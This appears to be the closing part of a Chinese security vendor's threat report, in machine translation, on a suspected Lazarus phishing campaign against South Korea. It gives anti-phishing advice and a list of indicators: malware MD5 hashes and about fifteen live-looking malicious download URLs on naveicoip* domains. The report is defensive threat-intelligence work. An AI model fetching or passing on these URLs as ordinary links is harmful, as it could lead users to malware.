


After comparison, the chmext .exe is basically the same as the above injected code, only C2 is different, chmext .exe C2 is naveicoipc.tech.



IN THE PROCESS OF CONTINUING TO TRACE THE SOURCE, WE ALSO FOUND PHISHING EMAILS THAT IMPERSONATED THE KOREAN INTERNET INFORMATION CENTER. COMBINED WITH VARIOUS INDICATIONS, WE SUSPECT THAT THIS ATTACK IS

FROM THE HANDS OF THE APT ORGANIZATION, ITS ATTACK TARGET IS NOT AN INDIVIDUAL ORDINARY USER, THE ATTACK METHODS ARE COMPLEX AND CHANGEABLE, ITS FOLLOW-UP REAL PAYLOAD IS RELATIVELY HIDDEN, AND THE NUMBER OF ATTACK SAMPLES IS LARGE, AND WE HAVE CAPTURED A LARGE NUMBER OF ATTACK SAMPLES IN A SHORT PERIOD OF TIME.



Combing through the APT organization targeting South Korea, we found that this attack is suspected to be from the APT organization Lazarus, as early as a few years a go, the Lazarus organization was good at using the cloud server Dropbox to carry out the attack, followed by the February malwarebytes labs disclosed Lazarus's report [1], Lazarus also created the RuntimeBroker process in the attack process.




图 2：*攻击过程*

Coincidentally, in the process of tracing the origin of C2, we found that as early as March 25, the foreign security company Rewterz made an early warning of the naveicoipc.tech domain name [2], and the URL link in its warning was basically consistent with the sample link we captured earlier.

summary

as of the end of the draft, there are still new attack samples being discovered, which is worth our vigilance!

PHISHING EMAILS HAVE ALWAYS BEEN ONE OF THE IMPORTANT MEANS OF ATTACKS BY APT ORGANIZATIONS, AND MOST USERS ARE NOT SECURITY-CONSCIOUS AND ARE EASILY CONFUSED BY SPOOFED EMAILS, DISGUISED DOCUMENTS, AND DECEPTIVE HEADERS. THE QIANXIN RED RAINDROP TEAM REMINDS USERS TO BEWARE OF PHISHING ATTACKS, NEVER OPEN LINKS OF UNKNOWN ORIGIN SHARED ON SOCIAL MEDIA, DO NOT CLICK ON EMAIL ATTACHMENTS THAT EXECUTE UNKNOWN SOURCES, DO NOT RUN UNKNOWN FILES WITH EXAGGERATED TITLES, AND DO NOT INSTALL

APPS FROM IRREGULAR SOURCES. BACK UP IMPORTANT FILES IN A TIMELY MANNER, UPDATE AND INSTALL PATCHES.

If you need to run, install an application of unknown origin, you can first use the Qianxin Threat Intelligence File Deep Analysis Platform (https://sandbox.ti.qianxin.com/sandbox/page) to identify. At present, it supports in-depth analysis of files in various formats, including Windows and Android platforms [3].

AT PRESENT, THE FULL RANGE OF THREAT INTELLIGENCE DATA BASED ON THE QIANXIN THREAT INTELLIGENCE CENTER, INCLUDING THE QIANXIN THREAT INTELLIGENCE PLATFORM (TIP), TIANQING, TIANYAN ADVANCED THREAT DETECTION SYSTEM, QIANXIN NGSOC, ANDRXIN SITUATIONAL AWARENESS, ETC., HAVE SUPPORTED THE ACCURATE DETECTION OF SUCH ATTACKS.

IOCs

MD5

44BE20C67A80AF8066F9401C5BEE43CB

65ABAD905E80F8BC0A48E67C62E40119

1FD8FEF169BF48CFDCF506151264128C

7B07CD6BB6B5D4ED6A2892A738FE892B

9AD00E513364E9F44F1B6712907CBA9B

15A7125FE9E629122E1D1389062AF712

749CCB545B74B8EB9DFF57FCB6A07020

1769A818548A0B52C7BE2A0A213A9384

9775EF6514916977D73E39A6B09029BC

210DB61D1B11C1D233FD8A0645946074
B587851D8A42FC8C23F638BBC2EB866B
BDFB5071F5374F5C0A3714464B1FA5E6
C0B24DC8F53227CE0C64439B302CA930
619649CE3FC1682C702D9159E778F8FD
D19DD02CF375D0D03F557556D5207061
D47F7FCBE46369C70147A214C8189F8A
E3FFDA448DF223B240A20DAE41E20CEF
825730D9DD22DBAE7F2BD89131466415
4382384FEB5AD6B574F68E431006905E
AAD5A9F3BE23D327B9122A7F7E102443
556ABC167348FE96ABFBF5079C3AD488

URL

http://VM2rJOnQ.naveicoipg.online/ACMS/0hUxr3Lx/police0?mid=h1o5cYfJ
http://twlekqnwl.naveicoipg.online/ACMS/0y0fMbUp/supportTemplate7?cid=yypwjelnblw
http://olsnvolqwe.naveicoipg.online/ACMS/0y0fMbUp/supportTemplate5?cid=pqwnlqwjqg
http://vnwoei.naveicoipg.online/ACMS/0s4AtPuk/wwwTemplate?cid=nnwoieopq
http://jvnquetbon.naveicoipg.online/ACMS/0pxCtBMz/policeTemplate1?mid=ksndoqiweyp
http://AOsM8Cts.naveicoipg.online/ACMS/0ucLxIjP/toyotaTemplate8?tid=CN2xsRPI
http://ADzJvazJ.naveicoipg.online/ACMS/0ucLxIjP/toyotaTemplate1?tid=2uiSmhx2
http://CEcOMTp3.naveicoipg.online/ACMS/0o0WQher/ttt3?qwe=v0OSWog5
http://123fisd.naveicoipg.online/ACMS/0mFCUrPf/temp04060?ttuq=qcnvoiek
http://naveicoipc.tech/ACMS/0Mogk1Cs/topAccounts?uid=3490blxl
http://1xJOiKZd.naveicoipa.tech/ACMS/Cjtpp17D/Cjtpp17D64.acm
http:// uzzmuqwv.naveicoipc.tech/ACMS/1uFnvppj/1uFnvppj32.acm
http://naveicoipd.tech/ACMS/018ueCdS/blockchainTemplate
http://bcvbert.naveicoipe.tech/ACMS/01AweT9Z/01AweT9Z64.acm
http://xjowihgnxcvb.naveicoipf.online/ACMS/07RRwrwK/07RRwrwK64.acm

reference links

[1]. https://blog.malwarebytes.com/threat-intelligence/2022/01/north-koreas-lazarus-apt-leverages-windows-update-client-github-in-latest-campaign/

[2]. https://www.rewterz.com/rewterz-news/rewterz-threat-alert-lazarus-apt-group-iocs-6
[3]. https://ti.qianxin.com/portal

Included in the collection #APT 59

previous
Lazarus Arsenal Update: Andariel Recent Attack Sample Analysis

next
analysis of the recent attack activities of the "blind eagle" in forging judicial bans

Modified on 2022-04-11

Read more

People who liked this content also liked

the mysterious hacking organization that hacked microsoft, samsung, and nvidia was exposed, and behind it was a 16-year-old british teenager w ...
big data digest

Facebook blocks cyberattacks against Ukraine by Russia and Belarus; Ubuntu developers terminate russian operations
21CTO